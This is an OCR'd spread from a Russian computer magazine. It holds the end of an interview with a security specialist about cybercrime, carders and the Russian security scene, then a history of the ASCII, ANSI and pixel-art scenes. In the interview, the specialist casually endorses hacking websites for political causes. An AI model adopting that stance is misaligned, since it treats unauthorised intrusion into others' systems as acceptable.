AA: К сожалению, мы до сих пор живем по старым советским законам. Типичный пример - недавнее осуждение физика Данилова. В госучреждениях очень любят объявлять совершенно безобидную информацию государственной тайной. Например, карта местности размером 20 Кб является государственной тайной, а если эту карту разбить на две размером по 10 Кб, то они уже ей не будут. То же самое произошло с Даниловым, который собрал воедино информацию из открытых источников, и эта информация оказалось государственной тайной, потянувшей на 15 лет лишения свободы.

mindw0rk: Назови людей и проекты, благодаря которым за бугром узнали, что у нас тоже есть грамотные специалисты по безопасности. Есть ли российские sec-продукты, которые покупают даже в США?

AA: В первую очередь это, конечно, сканер безопасности maxpatrol, который в России известен под названием Xspider. Единственный на сегодняшний день сканер, способный обнаруживать неизвестные дыры в Web-приложениях. Пример найденных дыр в популярных продуктах можно посмотреть на www.maxpatrol.com/mp_advisory.asp. Также на западном рынке неплохо себя зарекомендовали программные продукты от Лаборатории Касперского. Можно упомянуть неплохой прокси-сервер с открытым исходным кодом от ЗАРАЗы, но, к сожалению, в 99,9% случаях он используется в незаконных целях. Так, вирусописатели сделали его основным встраиваемым прокси для своих вирусов.

mindw0rk: Мне интересно твое мнение по поводу шума вокруг whale/29A и Лаборатории Касперского. Как ты думаешь, правильно ли поступила лаборатория, выдав управлению «К» имя обратившегося к ней с предложением о работе вирмейкера? И что ты думаешь об угрозах вирмейкеров «заказать» Касперского?

AA: Насчет сдачи вирмейкера - тут история довольно загадочная. Наверное, у ЛК были причины на это. С правовой точки зрения этот пример очень важен, так как впервые в России был осужден известный вирусописатель. Угрозы, по-видимому, исходили не от вирусописателей, а от их непосредственных заказчиков - кардеров. Тут уже попахивает уголовщиной, и, насколько мне известно, по факту угроз ЛК было возбуждено уголовное дело. Если автора письма поймают, условным сроком он не отделается.

mindw0rk: Интересно также твое мнение о легендарном форуме carderplanet.com, где обсуждалось все: от подделки денег до кардерства с оборотом в сотни тысяч баксов. Как по-твоему, имеет такой ресурс право на жизнь под лозунгами «Information must be free» и «For educational purpose only» или гнать их надо в шею? :)

AA: Что бы они там ни говорили, кардерство ничем не лучше продажи наркотиков или детской порнографии. Сейчас в этой среде крутятся огромные деньги. Кардеры объединяются в преступные кланы и представляют угрозу для существования интернета.

mindw0rk: Это реально как-нибудь остановить? Как ты думаешь, какие могут быть последствия деятельности русских кардеров для России в целом, учитывая масштабы их работы?

AA: В рамках нынешней структуры интернета нереально. Все идет к тому, что в ближайшее время будет активно продвигаться «альтернативный безопасный интернет». Однако о смерти текущего говорить пока рано. Пару десятков лет он еще просуществует.

mindw0rk: Что в твоем понимании есть компьютерный андеграунд, хаксцена? Существует ли что-то подобное в России?

AA: Я бы разделил андеграунд на две составляющие. Первая - это организованная преступность, в которую входят вышеупомянутые кардеры и другие представители криминального сообщества: распространители детской порнографии, спамеры и вирусописатели. Вторая - это black hats, которых во всем мире называют хакерами. Хотя ущерб от них намного меньше, чем от представителей первой группы, попадаются правоохранительным органам они намного чаще. 99% таких групп существуют один-два года, а потом тихо покидают эту сцену, становясь законопослушными специалистами по ИБ. Некоторые переходят в первую группу. Долгожителей можно пересчитать по пальцам, большинство из них не ведут активную деятельность. Большинство российских хакеров аполитичны, в отличие от западных коллег. Я еще ни разу не слышал, чтобы они принимали участие в каких-либо масштабных акциях. А зря.

mindw0rk: Что значит «а зря»? Подписываешь народ хакать сайты во имя политических целей? :)

AA: Ага. Хакерство без идей - это скучно.

mindw0rk: Застал ли ты то время, когда люди в теме ощущали себя причастными к чему-то такому, что «не для всех»? Если да, расскажи про те времена.

AA: Скорее всего, нет. Такие ощущения больше основаны на внутренних амбициях, чем на реальных фактах. В большинстве случаев информация, которая кажется жуткой тайной, на самом деле является пустышкой.

mindw0rk: Приведи примеры. Какая информация из той, которой дорожат хакеры, по-твоему, пустышка? И кто представляет угрозу той информации, которая НЕ пустышка?

AA: Мифы о приватных эксплоитах, украденные базы данных и т.п. Информацию, которая чего-то стоит, не держат в тайне, а пытаются выгодно продать. Угрозу представляют те, кто готов заплатить за такую информацию деньги. Хакеры тут могут выступать только как слепое оружие, а не как участники, способные повлиять на ход истории.

mindw0rk: Каким для мира компьютерной безопасности выдался 2004 год? Какие были самые яркие события? Подведи краткие итоги.

AA: Главный итог - резкое увеличение криминализации интернета. Если раньше писали вирусы и находили дыры ради спортивного интереса, то сейчас это бизнес, в котором крутятся огромные деньги, сравнимые с доходами от продажи оружия или производства наркотиков.

mindw0rk: Можешь дать примерные статистические данные, сколько денег ежемесячно гребут кардеры, спамеры, адалтеры и прочий народ?

AA: За статистическими данными тебе лучше обратиться к mi2g :). По их данным общий экономический ущерб от вредоносных программ, среди которых было 480 новых штаммов, составил $166 - 202 млрд. В среднем, это от $277 до $336 на каждый из 600 млн. компьютеров в мире. И эти цифры растут с каждым годом.

mindw0rk: Назови логин и пароль для получения рута на секулабе :).

AA: Гы. Ты думаешь, такой логин есть?

mindw0rk: Как ты отметил международный день защиты информации?

AA: Закрыл на работе доступ ко всем развлекательным ресурсам и, отвечая на постоянные жалобы, ссылался на международный день защиты :).

mindw0rk: Расскажи свой любимый анекдот на security-тему.

AA: Нищий на улице обращается к хакеру:
- Гражданин, подайте на пропитание.
- А у тебя HTTPS есть?
Нищий, удивленно:
- Нет.
- Тогда не дам, опасно.





Центральный форум российского security-сообщества



Crasher



ЗА КУЛИСАМИ АРТ-СЦЕНЫ

С того момента, как компьютеры стали персональными, люди пытались с их помощью проявить свою индивидуальность. Кто-то писал свои первые программы, кто-то ваял музыку в специальных редакторах. А те, кто называли себя художниками, рисовали. Не в графических пакетах, которых в 80-е годы не было и в помине, а простыми буквами и цифрами. Имена этих первых компьютерных художников теперь уже помнят немногие. Но именно им мы обязаны появлению большого сообщества под названием арт-сцена, и именно они положили начало настоящему цифровому искусству.


ХУДОЖНИКИ ЦИФРОВОЙ ЭРЫ

OLDSCHOOL И NEWSCHOOL

Во второй половине 80-х годов на платформах Commodore 64 и Amiga рисовали ASCII - монохромные рисунки, сделанные с помощью символов. Выглядели они ужасно и впечатляли только идеей, что символы, оказывается, пригодны не только для написания текстов. Правда, подобным образом извращались и раньше, на старых печатных машинках лет эдак 50 назад. Так что сама по себе идея была не нова.

ASCII, которое рисовали художники на C64, практически не развивалось. Сейчас сотни людей рисуют подобные вещи, и их работы практически не отличаются от творений пионеров. И эта графика не имела никакого отношения к школе ASCII-шрифтов, появившейся на Amiga в среде демосценеров и пиратов. Символы «\» и «/» в амижном шрифте очень высокие и образуют идеальные углы, без разрывов линии. Именно с этих линий началась история настоящей ASCII scene.

Ранние шрифты, которые использовали для своих целей пиратские группы и демомейкеры, были четкие, ровные и читабельные. Рисовались они символами «\», «/», «_» и «-», смотрелись стильно и уже имели какой-то дизайн. Такое направление получило название Amiga style ASCII. В развитии этой школы было два периода: oldschool, когда надписи получались ровными и читабельными, и более поздний newschool, в котором что-то разобрать поначалу было не так просто. Вокруг последней разгоралось множество споров. Одни утверждали, что искусство должно быть «функциональным» и надписи рисуют для того, чтобы их понимали. Другие считали это необязательным, мол, главное - полет мысли. И добавляли: «Functionless art is simply tolerated vandalism». В любом случае, newschool становился все более популярным, а шрифты - все более необычными и интересными.



Пример Amiga newschool

PC TEXTMODE

На PC тоже рисовали символами всякую дрянь, и некоторые даже пытались сделать что-то похожее на работы с Amiga. Но старый DOS'овский шрифт не позволял делать линии без разрывов. Многое изменилось с появлением на PC нового стандарта - ANSI. Грубо говоря, это раскрашенные ASCII-символы. Вскоре после этого на многих станциях BBS стали появляться странные рамочки и неприглядные рисуночки, исполненные в ANSI. И продолжалось это до появления Aces of ANSI Art (A.A.A. - арт-группы, о которой

> На PC textmode-искусство началось с имитации Amiga style.

RaD Man, лидер ACiD (главной арт-группы 90-х, о которой я расскажу чуть позже), сказал так: «Это группа художников, работающих с ANSI такими способами, о которых раньше никто даже не думал. Новизна их подхода была не только в уникальных наборах символов и цветовых гаммах, но и в методах использования стандарта X3.64 для создания анимаций. Асы стали первыми, чьи усилия направлялись исключительно на развитие BBS. Результаты их деятельности можно было увидеть только в андеграунде».

Раскрашенные кубики вдохнули жизнь в неказистый PC-шрифт. Сначала просто раскрашивали подобия амижных шрифтов - получалось мило, но убого. Потом кто-то нашел в ASCII-таблице блоки - полностью или частично закрашенные поля 8x16, и с этого момента развитие ANSI-сцены пошло резко в гору. Картинки собирались, как мозаики из кубиков разной высоты и разного цвета. Работать с ANSI было сложно, но 16 цветов для художника того времени были настоящим раем. А учитывая то, что находящиеся рядом цвета влияют друг на друга, визуально их было больше шестнадцати. К тому же некоторые из кубиков имели слабую штриховку, через них просвечивался фон, и цвет фона смешивался с цветом самого кубика, образуя новые палитры. Подобным образом художники, кроме стандартных, могли выводить огромное множество новых цветов. Техники рисования со временем оттачивались, цвета получались все более экзотическими. ANSI стало главной арт-формой на textmode-сцене, гораздо более распространенной, чем ASCII.

Потом кто-то из ANSI-художников заметил, что если взять какой-нибудь ASCII-символ, практически полностью заполняющий ячейку, и подобрать к нему другой символ, то можно запросто сглаживать общую форму фигуры. Стандартным «жирным» символом признали значок доллара: «$». Также выяснилось, что раскрашивать можно не только кубики, но и все остальные символы. Примерно тогда и началась эра newschool ASCII.

Тут важно сказать, что на PC textmode-искусство началось с имитации Amiga style, а закончилось картинками с кучей «$» и без единого «\» или «/». Писишные художники, вполне естественно, назвали старый стиль oldschool, а новый, с долларами, - newschool. Им, конечно, было невдомек, что на Amiga названия уже были зарезервированы. В результате произошла путаница, а амижные художники получили еще один повод презирать PC и все с ним связанное.

К 97-98 годам textmode-сцена полностью сформировалась, разделившись на ANSI scene, ASCII scene, Amiga style (который по привычке часто называют oldschool) и кучу других направлений, различающихся используемыми форматами. Были и экзотические форматы, такие как Ripscript (DOS-версия векторной графики, файлы .rip), BIN (файлы .bin - можно использовать больше 80-ти колонок и скроллить аски влево-вправо; формат существовал и на ANSI-сцене), X-Bin и ADF (файлы .xb и .adf с возможностью редактирования индивидуальных символов таблицы плюс изменение цветов палитры). К 2002 году из них образовалось сообщество художников, рисующих для warez-групп. Группам нужны были картинки, которые хорошо отображаются в Notepad'е, но при этом выглядят круче amiga-style. Так пришло время block ASCII - монохромного ANSI, исполненного в Notepad'е на белом фоне (классическое ANSI рисовалось на черном). К сожалению, большая часть таких аски - либо отвратительные шрифты, не выдерживающие никакого сравнения даже со старыми ANSI, либо конверченные из .gif или .jpg изображения. Block ASCII-художники могут многому научиться у родственной платформы, ANSI, но подавляющее большинство не имеет никакого представления об ANSI-сцене 90-х и не желает ничего знать об ANSI.


Работа художника Facet «Darkside»


Простой newschool-шрифт, немного цвета

PIXEL ART

Пиксельные рисунки в эпоху C64 и Амиги рисовали три категории людей.

1. Бесталанные любители, по точкам вырисовывавшие примитивные, но популярные в узких кругах картинки. Как и в первых ASCII-работах, они если и были чем-то сильны, то только идеей. Без карандашей и красок нарисован домик. Фантастика!
2. Художники, работающие в компаниях по производству компьютерных игр.
3. Демосценовые художники. Демы были настоящим чудом прогресса, и для них искали графику, настолько же превосходящую графику в играх, насколько код дем превосходил код в тех же играх.



- http://gfxzone.org - исчерпывающий сайт демосценовой графики.
- http://scene.downmix.com - анонс релизов.
- http://thuglife.org - аски-арт портал.
- http://tsifra.spb.ru - русскоязычный журнал об арт-сцене.
- http://acid.org - официальный сайт легендарной ACiD Productions.
- www.acheron.org - портал мировой арт-сцены.
- www.scene.ru - все релизы русскоязычной арт-сцены с самого начала и по сей день.

АМИГА VS. PC

Поводов ненавидеть PC у амижников было действительно достаточно. Писюк в то время в плане возможностей был намного слабее амиги. Графика (несколько тысяч цветов на амиге против 16-ти на PC), звук (встроенная звуковая карта на амиге против спикера на PC), поддержка длинных имен (все, чем располагал PC, - 8 символов на имя) - все это говорило в пользу «подружки». Кроме того, попытки рисовать символами «\» и «/» на PC никогда не были успешными, даже когда люди научились грузить в память .fnt-файл с амижным шрифтом (имитация никогда не была полной, потому что на Amiga не использовался textmode стандарт 8x16). И амижные художники часто смеялись над своими PC-собратьями. PC'шный newschool они вообще не считали за ASCII-арт, аргументируя тем, что он использует нестандартные символы таблицы, а значит, и не может называться ASCII.


Пример хайреза

Конечно же, определение pixel art появилось в среде последних. Назывался он так потому, что картинки рисовались пиксел за пикселом в программах вроде Deluxe Paint. Позже многие художники перешли с Amiga на PC, образовав ядро PC pixel scene. Но талантливых художников на PC было очень мало, и никто не делил pixel-сцену на амижную и писишную.

Пиксельным художникам было доступно то, о чем ансишникам приходилось только мечтать: 256 цветов, обилие места (текстмод ограничивался 80-ю колонками), возможность детализации. И постепенно стали появляться настоящие произведения цифрового искусства, исполненные в самых разных жанрах. Романтические пейзажи Lazur'a, в которых залитые солнцем и покрытые густой травой горы утопали в тумане. Ощетинившиеся крысы и извивающиеся драконы Facet'a. Волшебный сюрреализм Visualize'a, в котором переплетаются искрящиеся водопады и женские лица, которые никогда не увидишь в реальной жизни. Конечно, что-то похожее всегда было на ANSI, но разве сравнишь жирные, грубые блоки с меткими штрихами pixel brush. Pixel-сцена никогда не была такой большой, как ASCII или ANSI. Более того, никогда даже не существовало групп, специализирующихся на пиксельных картинках. Известные художники - Visualice, Lazur, Made, Facet - были сами по себе, отдавая свои работы демогруппам.

HIREZ

Словом «хайрез» обозначают два направления компьютерного арта:

❶. То, чем стал pixel art после внедрения в демосценерские массы Adobe Photoshop'a. Бывшие пиксельные художники побросали свои старые инструменты и рванули к миллионам цветов, кистям и автоматическому сглаживанию. Практически никто сейчас не рисует по пикселам, подавляющее большинство художников использует планшет или сканирует рисунки, обрабатывая их в Photoshop'e. Поскольку в графическом пакете Adobe неудобно рисовать в 320x200, повсеместно используемом в ранней арт-сцене, все перешли на высокое разрешение. Отсюда и название - high resolution, hi-res. Впоследствии более популярным стало сленговое hirez, которое теперь уже прижилось окончательно.

❷. До определенного момента VGA-графику в texmode-среде не любили (картинки большие, вместо одной VGA можно засунуть десяток красивых ANSI). Но когда BBS начали вымирать, а талантливых VGA-художников стало становиться все больше, известные ASCII-группы вроде ACiD и iCE принялись экспериментировать с VGA. Новый формат был более свободным, его не стягивали рамки BBS, и к 97-98 годам в паках ACiD, HRg, CiA и iCE стали появляться фотоколлажи, скетчи и многие другие разновидности цифрового искусства. Все они были объединены под термином hirez, поскольку картинки тоже шли в высоком разрешении. Со временем образовались коман-





Работы художника Lazur

HELLRAISER GROUP

Пионеры русской арт-сцены и единственная русская арт-группа с мировым именем, хэлрайзеры выпускали релизы вплоть до 2000 года. Лидером ее был легендарный Iron_Lung, о котором не один раз писали на страницах][, один из самых талантливых аски-художников, образовавший всемирно известную аски-группу Galza.

За всю историю своего существования HRG зарелизила 31 арт-пак - это больше, чем у любой другой русской арт-группы. С 98-го года, потеряв интерес к выпуску «Харма», HRG ушла в международную сцену и уже не задавала тон русскоязычной арт-сцене.

После закрытия группы многие HRg'шники присоединились к Galza, поскольку у нее к тому времени были схожие ценности и она шла в том же направлении, что и HRg.



В 1992 году Lazur стал счастливым обладателем Amiga 500 с цветным монитором.

ды, которые специализировались на рисовании хайрез-картинок. А с притоком новых людей начались и скандалы. Большинство из них было связано с тем, что новички выставляли на конкурсы сканированные изображения, едва обработанные в Photoshop'е. В то время как мэтрам сцены приходилось самостоятельно прорисовывать все в редакторе. Из-за этого в свое время оставил сцену Danny - один из главных художников 90-х. Hirez многие обвинили в том, что он убил сцену. По крайней мере, pixel art очень быстро исчез вообще, а легендарные арт-группы вроде ACiD образца 98-го года растворились в огромной массе поделок от всяких DeviantART и Depthcore.

ЛУЧШИЕ ИЗ ЛУЧШИХ

В этом разделе я расскажу о лучших художниках мировой арт-сцены 90-х.

Lazur

Из интервью: «Утром я шел в школу и был там примерно до 14:00 или 15:00 часов. А когда возвращался, сразу садился за свою амигу. Выключал ее часов в 10 - 11 вечера. Если за это время мне удавалось что-нибудь съесть, я мог бы назвать себя счастливчиком!».

Lazur, в миру известный как Tomasz Pietek, родился 5 сентября 1977 года. Жил в маленьком промышленном городке на юго-западе Польши. Первым компьютером обзавелся в 1990 году, и это был Atari 800XL. Денег хватило только на сам комп и джойстик. Вместо tapedrive смышленый парнишка поставил свой старый стереомафон, а монитором ему служил черно-белый телевизор. Такая техника позволяла худо-бедно играть. В 1992 году Lazur стал счастливым обладателем Amiga 500 с цветным монитором. Два месяца спустя он уже приступил к первым графическим работам.

О своем восхождении на сцену художник рассказывает так. В Польше в то время не было закона относительно пиратского софта, и пиратское добро можно было приобрести в любом компьютерном магазине или на лотке. С появлением Амиги Lazur стал скупать для нее все возможные игрушки и программы. Число дисков быстро перевалило за сотню, и среди прочего контента на них были дискмаги. В 1993 году на глаза художнику попались несколько статей о сцене в польском электронном журнале. Это были польские и европейские сценерские чарты, а также несколько работ Peachy и Facet. Работы так вдохновили Lazur'a, что он дал себе обещание достичь не меньших высот, чему и посвятил последующие годы своей жизни.

Visualice

Финский художник по имени Timo Harju, без которого я лично мало себе представляю творчество демогруппы Haujobb. Как он сам утверждает, на сцену его привело случайное совпадение. Когда он обзавелся Amiga 500, встретил в своем городе кодера Kouvol'y. Кодер спросил Visualice, не знает ли он кого-нибудь, кто неплохо рисует на компьютере. Visualice ответил, что он, в общем-то, сам немного рисует. Это было начало 1991 года, и, раньше никогда не занимавшись pixel-артом, Visualice неожиданно для самого себя проникся этим. Все последующее время он наращивал свои скилы. Тягу к изображению женщин художник объясняет серьезной гомофобией, а при рисовании ставит перед собой



Работы художника Visualice



Одна из последних работ AciD

одну простую цель - вдохнуть в свою работу жизнь. Картины Visualice полны красок и деталей, часто нереальных. Таким образом он отделяет искусство художника от фотографа. Своими идолами считает Dave McKean, Bill Sienkiewicz, Simon Bisley и H.R. Giger. Среди сценеров выделяет Ra, но добавляет, что на сцене много талантливых художников.

Made

Французский художник с именем Carlos. Родился 24 января 1977 года. Большую часть времени на компе либо рисует, либо серфит Сеть. Признается, что не может долго рисовать какую-то одну работу - надоедает. Первым свой комп CPC6128 купил в 1987 году, «really cool 8bit engine». Уже спустя несколько месяцев создал с друзьями группу и выпустил дискмаг «Disc Full». В начале своей карьеры и кодил, и рисовал, однако позже остановился на арте. В 1991 году у него появилась Amiga500, после чего Made установил контакты с разными scene-пиплами, рисовал для HMD, TP, SCOOPEX и др.

На PC-демосцене серьезно стал работать с 1996 года в составе группы Impact. Среди своих интересов выделяет кинофильмы, рисование, попойки с друзьями, рейтресинг и курение.

Все это герои демосцены, рисовавшие изумительную графику для демок известных команд. Что касается арт-сцены, конкуренция там была скорее между арт-группами, чем личностями. И особо яркой звездой на мировой арт-сцене была легендарная ACiD.

ИСТОРИЯ РУССКОЙ АРТ-СЦЕНЫ ДО 98-ГО

История русской арт-сцены начинается с середины 90-х годов. К тому времени все вышеперечисленные формы и форматы уже сформировались, и российским художникам не было нужды изобретать велосипед. Более того, у нас сцену вообще не делили на арт или демо, каждая группа старалась заниматься и тем, и другим. Небольшое сценерское сообщество с головой окунулось в творчество в надежде познать столь воспеваемый scene spirit.

Значительную роль в дальнейшем развитии русской арт-сцены сыграли дискмаги. Если прочесть их сегодня, можно достаточно четко понять настроения и атмосферу того времени. Первыми были «Хакер» (другой, не наш - прим. mindw0rk) и «HARM», разделившие сцену на два противоборствующих лагеря. «Хакер» издавался силами Deep Deep trouble Ent (DDt) и представлял собой некий мейнстрим. Это был чинный официозный журнал обычно скучного и скудного содержания с графическим интерфейсом. «HARM», в отличие от «Хакера», имел текстовый интерфейс и держал сторону агрессивной оппозиции. Его сторонники в корне презирали пустое пальцегнутие, ничегонеделание и шайку пустозвонов, формировавших ту сцену (со слов уважаемой редакции «Харма» ;). Доставалось всем, кто ленился и лажал. И в какой-то период создавалось впечатление, что только команде журнала «HARM» не по барабану будущее сцены.

Редакторы «Харма» предостерегали читателей во избежание нервного срыва отказаться от чтения журнала. Но меня и многих других чтение заряжало. От вдохновенных речей загорались глаза, начинали чесаться руки, хотелось срочно сделать что-то для сцены.

Издавался «HARM» силами группы HRg (Hellraiser Group), впоследствии ставшей арт-группой мирового уровня.


Идеологические противники в своих изданиях обращались друг к другу исключительно как [censored], всеми возможными способами пытаясь задеть или опустить врага. В журналах публиковались открытые письма, с помощью которых авторы выясняли отношения. Противостояние нередко доходило до стычек в реале. В результате таких ссор недавние друзья становились врагами и предателями. Конечно, не обходилось и без хакерских атак.

Несмотря ни на что именно эти два дискмага задали направление развития сцены, разделив ее на демо и арт. «Арт к арту», - говорилось в «Харме».

РОССИЙСКАЯ АРТ-СЦЕНА ПОСЛЕ 98-ГО

Во второй половине 90-х в России основным форматом на сцене стал ASCII art во всех его

> История русской арт-сцены начинается с середины 90-х годов.



Работы художника Made

проявлениях. На то есть несколько причин. Прежде всего, арт-коммьюнити тусовалось в FIDO, а протолкнуть многометровый хайрез-арт-пак в фидошную эху было проблематично. Интернет русский арт-сценер почему-то не воспринимал. Те наши художники, которые все-таки имели выход в Сеть, тусовались на зарубежной сцене.

Бурная жизнь на лоурезе и технические ограничения практически полностью исключили хайрез из сознания сценеров, возведя его в ранг гипотетических, но уважаемых ремесел. Арт-группы считали своим долгом релизить текстмод, а дополнение хайреза просто считалось хорошим тоном.

Я не зря упоминал два культовых сценовых журнала, «HARM» и «Хакер». Арт-сценовая тусовка второй половины 90-х практически полностью состояла из идейных последователей «Харма», без лишней иронии почитая его чуть ли не за Святое писание.

В то же время искусство хайреза, которое на демопати называется handdrawn gfx, развивалось параллельно на демосцене. Попытки арт-сценеров поучаствовать в handdrawn компо редко давали высокие результаты. Мастера фотошопа были не менее опытными, так как постоянно рисовали картинки для дем. К тому же критерии оценки качества работ очень сильно разнились в демо- и арт-сценовых сообществах.


ACID GROUP

ACiD (полное название - ACiD Productions; сначала ACiD было аббревиатурой от ANSI Creators in Demand) - самая известная в мире арт-группа, и ее влияние на развитие арт-сцены трудно переоценить. Группа была основана в 1990 году после распада A.A.A. и вначале выпускала только ANSI и ASCII. В середине 90-х из мемберов ACiD образовались pHluid (музыканты) и Remorse (первая в истории ASCII-группа).

Во все времена команда занимала лидирующие позиции, и не только благодаря своим арт-пакам очень высокого качества, но и благодаря своим программам. ACiDDraw стал самым популярным textmode-редактором, а ACiDView - единственный textmode-просмотрщик, правильно работающий под Windows. ACiD помогали развиваться проектам Pablodraw (первый редактор с опцией network-редактирования) и Empathy (давний конкурент ACiDDraw), предложили успешные стандарты .bin, SAUCE и X-Bin.

Основную конкуренцию ACiD к 97-98 годам составляли группы iCE и HRg. Любопытно, что у iCE тоже были свои iCEEdit и iCEDraw, а у HRg - своя ASCII-группа Galza. Названные три группы составляли мэйнстрим арт-сцены в конце девяностых.

В 2004 году ACiD выпустила сотый арт-пак и практически перестала существовать как арт-группа. RaD Man, бывший лидер ACiD, говорит, что они сейчас занимаются, в основном, популяризацией и сохранением цифрового искусства, наследия арт-сцены.



«Цифра»

ПОСЛЕДНИЕ ГОДЫ РУССКОЙ АРТ-СЦЕНЫ

Я не стану описывать события с 1998 по 2000 год. В одном из прошлых номеров журнала этому была посвящена целая статья Скетча. Ведь, как я уже говорил, в эти годы арт-сцена жила практически одним аски-артом.

С 2000 года ситуация изменилась. Новой игрушкой в руках не в меру флеймящих фидошных сценеров стало мое неоднозначно воспринятое, порой шокирующее творчество. Точкой отсчета будем считать работу «В раздумьях о слоне и кроликах», которую, кстати, украли (или, как сказал kq, умышленно умыкнули) с третьей выставки Galza. Сторонники говорили, что это похоже на «полеты во сне», что это очень и очень ново, что я смог сделать в аски такое, чего никто еще никогда не делал. Противники называли это примитивной чушью, «крэшнаитов» обзывали (мой ник crasher, сокращенно все звали меня «крэ», отсюда и это острое словечко, за которое спасибо xk) жополизами и подчеркивали, что, хваля crasher'а, люди провоцируют появление нового, еще более изощренного бреда. Вот очень характерный стишок того времени: «Космический своп лезет в глаза. Крэшер вернулся» (c) xk.

Одним из центральных событий последних лет стало появление журнала «Цифра», полностью посвященного русскоязычной арт-сцене. Датой его рождения можно считать май 2002 года, а в качестве движка был выбран HTML. В таком формате вышло четыре номера, с 2004 года журнал стал онлайновым и теперь доступен по адресу http://tsifra.spb.ru.

В то же время продукция арт-сцены становилась более разноплановой. Каждый арт-пак нес в себе и хайрез, и аски, и даже литы (короткие литературные произведения от авторов картин; обычно стихи или вдумчивая проза)! Самой заметной из новых групп стала Zeitnot, где успел зарелизиться весь элитный состав русской арт-сцены.

> Одним из центральных событий последних лет стало появление журнала «Цифра»


В 2003-2004 годах релизились хайрез-паки от новых (ALEM, Transgenic) и старых (jUSt-X) арт-групп. Стартовал хайрез-проект «b4ck 1n 7he day2», целью которого было выпускать и доносить до зрителя digital graffiti. Это новая форма, которую долгое время продвигали в своих паках jUSt-X и я, crasher. Также неплохие хайрез-работы проходят в неоднократной упомянутой Galza.

